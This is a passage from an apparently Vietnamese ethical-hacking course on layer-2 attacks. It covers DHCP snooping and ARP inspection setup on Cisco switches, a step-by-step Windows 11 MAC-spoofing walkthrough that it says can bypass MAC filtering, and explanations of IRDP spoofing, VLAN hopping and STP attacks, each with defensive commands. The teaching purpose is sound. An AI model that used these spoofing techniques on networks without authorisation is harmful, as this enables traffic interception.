Để xác thực gói tin ARP, DAI sẽ kiểm tra liên kết giữa IP và MAC được lưu trữ trong cơ sở dữ liệu DHCP snooping trước khi chuyển tiếp gói tin đến đích. Nếu có bất kỳ liên kết nào giữa một địa chỉ IP không hợp lệ và một địa chỉ MAC, DAI sẽ loại bỏ gói tin ARP đó.



Defending against ARP poisoning

Việc triển khai các giao thức mã hóa như HTTP Secure (HTTPS), Secure Shell (SSH), Transport Layer Security (TLS) và các giao thức mã hóa mạng khác ngăn chặn tấn công ARP spoofing bằng cách mã hóa dữ liệu trước khi truyền và xác thực nó sau khi nhận được.

Cấu hình DHCP Snooping và Dynamic ARP Inspection trên Cisco Switches

Như mình đã đề cập bên trên, trước khi kích hoạt DAI, ta phải bật chức năng DHCP snooping. DHCP snooping là một tính năng bảo mật giúp xây dựng và duy trì một bảng liên kết DHCP snooping binding table và lọc các thông điệp DHCP không tin cậy. Switch Cisco đã kích hoạt DHCP snooping có thể kiểm tra luồng dữ liệu DHCP ở mức độ segment layer 2 và theo dõi ánh xạ giữa địa chỉ IP và cổng switch.

Để cấu hình DHCP snooping trên một switch Cisco, đảm bảo rằng DHCP snooping được kích hoạt cả ở cấp toàn cục và cấp VLAN truy cập (access VLAN).

Cấu hình như sau:

```
Switch(config)# ip dhcp snooping
```

Để cấu hình cho một VLAN cụ thể:

```
Switch(config)# ip dhcp snooping vlan 10
```

```
Switch(config)# ip dhcp snooping vlan 20
```

```
Switch(config)# ip dhcp snooping vlan 30
```

Để kiểm tra kết quả:

```
Switch# show ip dhcp snooping
```

```
Switch DHCP Snooping is enabled
```

DHCP Snooping is configured on VLANs:

VLAN 10

VLAN 20

VLAN 30

DHCP Snooping is operational on the following interfaces:

Interface	Trusted	Rate Limit	ACL Logging	Dhcp Trusted
Gi0/1	yes	-	-	no
Gi0/2	yes	-	-	no
Gi0/3	yes	-	-	no
Gi0/4	no	-	-	no

DHCP Snooping statistics:

Total DHCP Snooping Bindings: 50

Snooped DHCP Packets: 1000

Option 82 Insertion: enabled

Option 82 Verification: enabled

Nếu switch chỉ hoạt động ở mức độ layer 2, gõ lệnh **ip dhcp snooping trust** cho các interface layer 2 để xác định các interface *uplink* là các interface tin cậy. Điều này thông báo cho switch biết rằng các phản hồi DHCP có thể đến trên những interface đó.

Bảng *DHCP snooping binding* chứa thông tin về các client DHCP tin cậy và địa chỉ IP tương ứng của chúng. Để xem bảng DHCP snooping binding, ta thực thi lệnh sau:

```
Switch(config)# show ip dhcp snooping binding
```

Dưới đây là một ví dụ về bảng DHCP snooping binding:

```
Switch# show ip dhcp snooping binding
```

MacAddress	IpAddress	Lease(sec)	Type	VLAN	Interface
00:11:22:33:44:55	192.168.1.10	86400	dhcp-snooping	10	Gi0/1
00:AA:BB:CC:DD:EE	192.168.1.20	3600	dhcp-snooping	10	Gi0/2
00:FF:11:22:33:44	192.168.2.50	7200	dhcp-snooping	20	Gi0/3

Trong ví dụ trên, DHCP snooping binding table hiển thị 3 liên kết với địa chỉ MAC, địa chỉ IP, thời gian thuê (lease), loại và interface VLAN tương ứng.

Để kích hoạt **Dynamic ARP Inspection (DAI)** cho nhiều VLAN và chỉ định một dải VLAN, ta có thể sử dụng các lệnh sau trên switch Cisco:

```
Switch(config)# ip dhcp snooping vlan <start-vlan> - <end-vlan>
Switch(config)# ip arp inspection vlan <start-vlan> - <end-vlan>
Switch(config)# interface range <interface-range>
Switch(config-if-range)# ip arp inspection trust
```


Dưới đây là một ví dụ về VLAN từ 10 đến 20 và đánh dấu các interface trong phạm vi đó là tin cậy:

```
Switch(config)# ip dhcp snooping vlan 10 - 20
Switch(config)# ip arp inspection vlan 10 - 20
Switch(config)# interface range GigabitEthernet0/1 - 10
Switch(config-if-range)# ip arp inspection trust
```

Trong ví dụ trên, DAI được kích hoạt cho các VLAN từ 10 đến 20 bằng cách sử dụng các lệnh **ip dhcp snooping vlan** và **ip arp inspection vlan**. Lệnh **interface range** được sử dụng để chỉ định phạm vi interface cần cấu hình, trong trường hợp này là GigabitEthernet 0/1 đến 10. Sau đó, lệnh **ip arp inspection trust** được áp dụng cho các interface đó nhằm đánh dấu chúng là tin cậy, cho phép lưu lượng ARP truyền qua mà không cần kiểm tra.

Công cụ Capsa Portable Network Analyzer

Capsa Portable Network Analyzer là một công cụ phân tích và chẩn đoán hiệu suất mạng di động. Với giao diện dễ sử dụng, nó cung cấp khả năng bắt gói tin và phân tích, giúp người dùng bảo vệ và giám sát mạng trong môi trường quan trọng. Đặc biệt, nó hỗ trợ các chuyên gia bảo mật trong việc phát hiện nhanh các cuộc tấn công *ARP poisoning* và *ARP flooding*, đồng thời giúp xác định nguồn tấn công một cách chính xác.



Screenshot of Capsa Portable Network Analyzer


Mô-đun 8. Phần 5: Kỹ thuật MAC Spoofing và IRDP Spoofing

Ngoài ARP spoofing, hacker còn có thể sử dụng *MAC spoofing*, *IRDP spoofing*, *VLAN hopping* và các cuộc tấn công STP để ngầm ngầm theo dõi lưu lượng thông tin của mạng mục tiêu. Phần này sẽ mô tả các kỹ thuật giả mạo mà hacker sử dụng để đánh cắp thông tin nhạy cảm đồng thời giúp bạn hiểu cách phòng vệ chống lại MAC spoofing, VLAN hopping và các cuộc tấn công STP.

MAC Spoofing/Duplicating

Tổng quan

MAC duplicating là việc giả mạo địa chỉ MAC bằng địa chỉ MAC của một người khác trên mạng. Hacker trước tiên thu thập địa chỉ MAC của các máy khác đang kết nối với cổng switch sau đó tiến hành giả mạo. Nếu việc giả mạo thành công, hacker có thể nhận được toàn bộ lưu lượng đi tới máy đó. Như vậy, hacker có thể tiếp cận vào mạng và chiếm đoạt danh tính của máy đó trong mạng.




MAC spoofing/duplicating attack

Kỹ thuật này có thể được sử dụng để vượt qua bộ lọc MAC (MAC filtering) của các wireless access point.

Thay đổi địa chỉ MAC trong hệ điều hành Windows 11

Phương pháp 1: Nếu card mạng hỗ trợ sao chép địa chỉ MAC:

1. Nhập vào **Start**, tìm kiếm **Control Panel**, sau đó điều hướng đến **Network and Internet Networking and Sharing Center**.
2. Nhập vào **Ethernet** và sau đó nhập vào **Properties** trong cửa sổ **Ethernet Status**.
3. Trong cửa sổ **Ethernet Properties**, nhấp vào nút **Configure**, sau đó chuyển đến tab **Advanced**.
4. Dưới mục **Property**, tìm **Network Address** và nhấp vào đó.
5. Bên phải, dưới mục **Value**, nhập địa chỉ MAC mới mà bạn muốn gán và nhấp OK.
Lưu ý: Nhập số địa chỉ MAC mà không có ":" ở giữa.
6. Gõ ipconfig/all hoặc net config rdr trong *command prompt* để xác nhận các thay đổi.
7. Khởi động lại hệ thống. Nếu không thành công, thử phương pháp 2 (thay đổi địa chỉ MAC trong registry).



Ethernet Properties dialog box

Phương pháp 2: Thay đổi địa chỉ MAC trong registry:

1. Nhấn **Win + R** để mở **Run**, và gõ **regedit** để mở trình chỉnh sửa registry.
2. Điều hướng đến
“**HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class{4d36e972-e325-11ce-bfc1-08002be10318}**” và nhấp đúp để mở cây thư mục.
3. Các subkey có bốn chữ số đại diện cho các network controller (bắt đầu bằng 0000, 0001, 0002, v.v.).
4. Tìm key “**DriverDesc**” phù hợp để tìm interface mong muốn.
5. Nhấp chuột phải vào subkey phù hợp và thêm giá trị chuỗi “**NetworkAddress**” mới (kiểu dữ liệu “**REG_SZ**”) để chứa địa chỉ MAC mới.
6. Chuột phải vào giá trị chuỗi “**NetworkAddress**” ở phía bên phải và chọn **Modify...**
7. Trong hộp thoại **Edit String**, nhập địa chỉ MAC mới vào trường **Value data** và nhấp **OK**.
8. Vô hiệu hóa sau đó kích hoạt lại interface hoặc khởi động lại máy.

Registry Editor


Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4d36e972-e325-11ce-bfc1-08002b}			
	Name	Type	Data
> .. {4d36e971-e325-4...	DriverDesc	REG_SZ	Realtek PCIe GBE Family Controller
> .. {4d36e972-e325-4...	DriverVersion	REG_SZ	9.1.406.2015
> .. 0000	ForceMode	REG_SZ	0
> .. 0001	IfTypePreStart	REG_DWORD	0x00000006 (6)
> .. 0002	IncludedInfs	REG_MULTI_SZ	machine.inf pci.inf
> .. 0003	InfPath	REG_SZ	rt640x64.inf
> .. 0004	InfSection	REG_SZ	RTL8168F.ndi.NT
> .. 0005	InstallTimeStamp	REG_BINARY	e0 07 06 00 05 00 18 00 12 00 08 0...
> .. 0006	MatchingDeviceId	REG_SZ	PCI\VEN_10EC&DEV_8168&REV_07
> .. 0007	NetCfgInstanceId	REG_SZ	{2BC083E4-8ED1-4B74-8DF0-EFA...
> .. 0008	NetLuidIndex	REG_DWORD	0x00008001 (32769)
> .. 0009	NetworkAddress	REG_SZ	AABBCCDDEEFF
> .. 0010			

Registry Editor

Lưu ý: Độ chính xác và hiệu quả của hướng dẫn này có thể phụ thuộc vào phiên bản cụ thể của Windows 11 và card mạng được sử dụng. Quan trọng là cẩn thận và đảm bảo tuân thủ các quy định và quy tắc pháp luật áp dụng khi thay đổi địa chỉ MAC.

Công cụ MAC Spoofing

Công cụ [Technitium MAC Address Changer \(TMAC\)](#) cho phép ta thay đổi (giả mạo) địa chỉ MAC của card mạng một cách nhanh chóng. Mỗi card mạng có một địa chỉ MAC được mã hóa cứng trong mạch bởi nhà sản xuất. Địa chỉ MAC được mã hóa cứng này được sử dụng bởi các Windows driver để truy cập vào mạng Ethernet (LAN). Công cụ này có thể ghi đè một địa chỉ MAC mới cho card mạng, vượt qua địa chỉ MAC gốc được mã hóa cứng.




Screenshot of Technitium MAC Address Changer (TMAC)

IRDP Spoofing

Giao thức ICMP Router Discovery Protocol (IRDP) là một giao thức định tuyến cho phép máy tính tìm ra các địa chỉ IP của các bộ định tuyến hoạt động trên mạng con bằng cách lắng nghe các thông điệp quảng bá và các yêu cầu định tuyến trên mạng. Hacker có thể giả mạo các thông điệp quảng bá định tuyến để thêm cái routing entries vào một hệ thống.

Vì IRDP không yêu cầu xác thực, máy mục tiêu sẽ ưu tiên lựa chọn route entries mặc định được xác định bởi hacker hơn là các entries được cung cấp bởi DHCP server. Hacker thiết lập mức ưu tiên và thời gian tồn tại của route entries ở mức cao để đảm bảo máy mục tiêu chọn nó làm route entries.



IRDP spoofing

Hacker có thể sử dụng IRDP để gửi các thông điệp quảng bá định tuyến giả mạo để khiến các gói tin đi qua hệ thống của hacker. Do đó, hacker có thể ngầm theo dõi lưu lượng và thu thập thông tin từ các gói dữ liệu đó.

- **Passive Sniffing:** Trong mạng chuyên mạch, hacker giả mạo lưu lượng IRDP để điều hướng lưu lượng đi ra của máy mục tiêu.
- **MITM:** Sau khi bắt đầu theo dõi, hacker đóng vai trò là một proxy giữa nạn nhân và máy đích. Hacker cố gắng sửa đổi gói tin (lưu lượng).
- **DoS:** Giả mạo IRDP cho phép kẻ tấn công từ xa thêm các mục định tuyến sai vào bảng định tuyến của nạn nhân. Mục địa chỉ sai gây ra tình trạng DoS.

VLAN Hopping

VLAN hopping là một kỹ thuật được sử dụng để tấn công các tài nguyên mạng hiện có trên một VLAN. Mục đích chính của cuộc tấn công VLAN hopping là để truy cập vào lưu lượng thông tin đang đi qua các VLAN khác tồn tại trong cùng mạng mà không thể truy cập theo cách thông thường. Nếu hệ thống mạng cấu hình VLAN không đúng thì có thể bị ảnh hưởng bởi VLAN Hopping.

Cuộc tấn công VLAN hopping có thể được thực hiện thông qua hai phương pháp chính, như sau:

Giả mạo Switch

Bằng cách sử dụng phương pháp giả mạo switch, hacker kết nối một switch giả mạo vào mạng bằng cách lừa một switch hợp pháp và tạo ra một liên kết trunk giữa chúng. Sau khi thiết lập đường trunk, lưu lượng từ nhiều VLAN sẽ được gửi đến và thông qua switch giả mạo giúp hacker theo dõi và xem nội dung các gói tin. Kiểu tấn công này chỉ thành công chỉ khi switch hợp pháp được cấu hình để negotiate một kết nối trunk, hoặc khi interface được cấu hình với chế độ **dynamic auto**, **dynamic desirable**, hoặc **trunk**.




Illustration of switch spoofing

Phòng ngừa giả mạo switch

Cấu hình các cổng cụ thể là access ports và đảm bảo rằng tất cả các access port được cấu hình không thỏa thuận kết nối trunk:

switchport mode access

switchport mode nonegotiate

Đảm bảo rằng tất cả các cổng trunk được cấu hình không thỏa thuận kết nối trunk:


switchport mode trunk

switchport mode nonegotiate

Double Tagging

Sử dụng double tagging, hacker thêm và sửa đổi các tag trong frame Ethernet, cho phép luồng lưu lượng đi qua bất kỳ VLAN nào trong mạng. Frame Ethernet được gửi bởi hacker chứa hai tag 802.1Q, gồm tag **inner** (tag VLAN của switch mục tiêu mà hacker muốn đạt được) và tag **outer** (native VLAN của hacker).

Khi switch nhận frame Ethernet, nó loại bỏ tag outer, vì nó giống với tag cho native VLAN, và chuyển tiếp frame có tag inner trên tất cả các interface trunk. Kỹ thuật này giúp hacker bypass các cơ chế mạng bằng cách nhảy từ native VLAN của mình đến VLAN(s) của nạn nhân và cũng cho phép gửi lưu lượng đến các VLAN khác. Kiểu tấn công này chỉ khả thi nếu các cổng switch được cấu hình để sử dụng native VLAN.



Double Tagging

Ngăn chặn tấn công double tagging

Đảm bảo rằng mỗi cổng truy cập được gán cho một VLAN ngoại trừ VLAN mặc định (VLAN 1):

switchport access vlan 2

Đảm bảo rằng các VLAN mặc định trên tất cả các cổng trunk được thay đổi thành một VLAN ID không sử dụng:

switchport trunk native vlan 999

Đảm bảo rằng các VLAN mặc định trên tất cả các cổng trunk được gắn thẻ một cách rõ ràng:

vlan dot1q tag native

STP Attack

Trong kỹ thuật tấn công **Spanning Tree Protocol (STP)**, hacker gắn một switch giả mạo vào mạng để thay đổi hoạt động của giao thức STP và nghe trộm toàn bộ lưu lượng mạng. STP được sử dụng trong các mạng chuyển mạch LAN với chức năng chính là loại bỏ các vòng lặp (loop) trong mạng. STP đảm bảo rằng lưu lượng trong mạng tuân theo một đường dẫn tối ưu để tăng cường hiệu suất. Trong quá trình này, một switch trong mạng được chỉ định làm gốc (root bridge). Sau khi chọn root bridge, các switch khác trong mạng kết nối đến nó bằng cách chọn một cổng root (cổng gần nhất với root bridge).

Root bridge được chọn bằng *BPDU – Bridge Protocol Data Units*. Mỗi BPDU có một số nhận dạng được gọi là BID hoặc ID. Những BID này bao gồm Bridge Priority và địa chỉ MAC. Theo mặc định, giá trị Bridge Priority là 32769.

Nếu hacker có quyền truy cập vào hai switch, chúng sẽ đưa một switch giả mạo vào mạng với ưu tiên thấp hơn bất kỳ switch nào khác trong mạng. Điều này khiến switch giả mạo trở thành root bridge




Illustration of an STP attack

Để phòng ngừa tấn công STP trên switch, triển khai các biện pháp phòng ngừa sau:

BPDU Guard

BPDU guard phải được kích hoạt trên các cổng không bao giờ nhận BPDU từ các thiết bị kết nối đến chúng nhằm tránh việc truyền BPDU trên các cổng đã kích hoạt PortFast. Tính năng

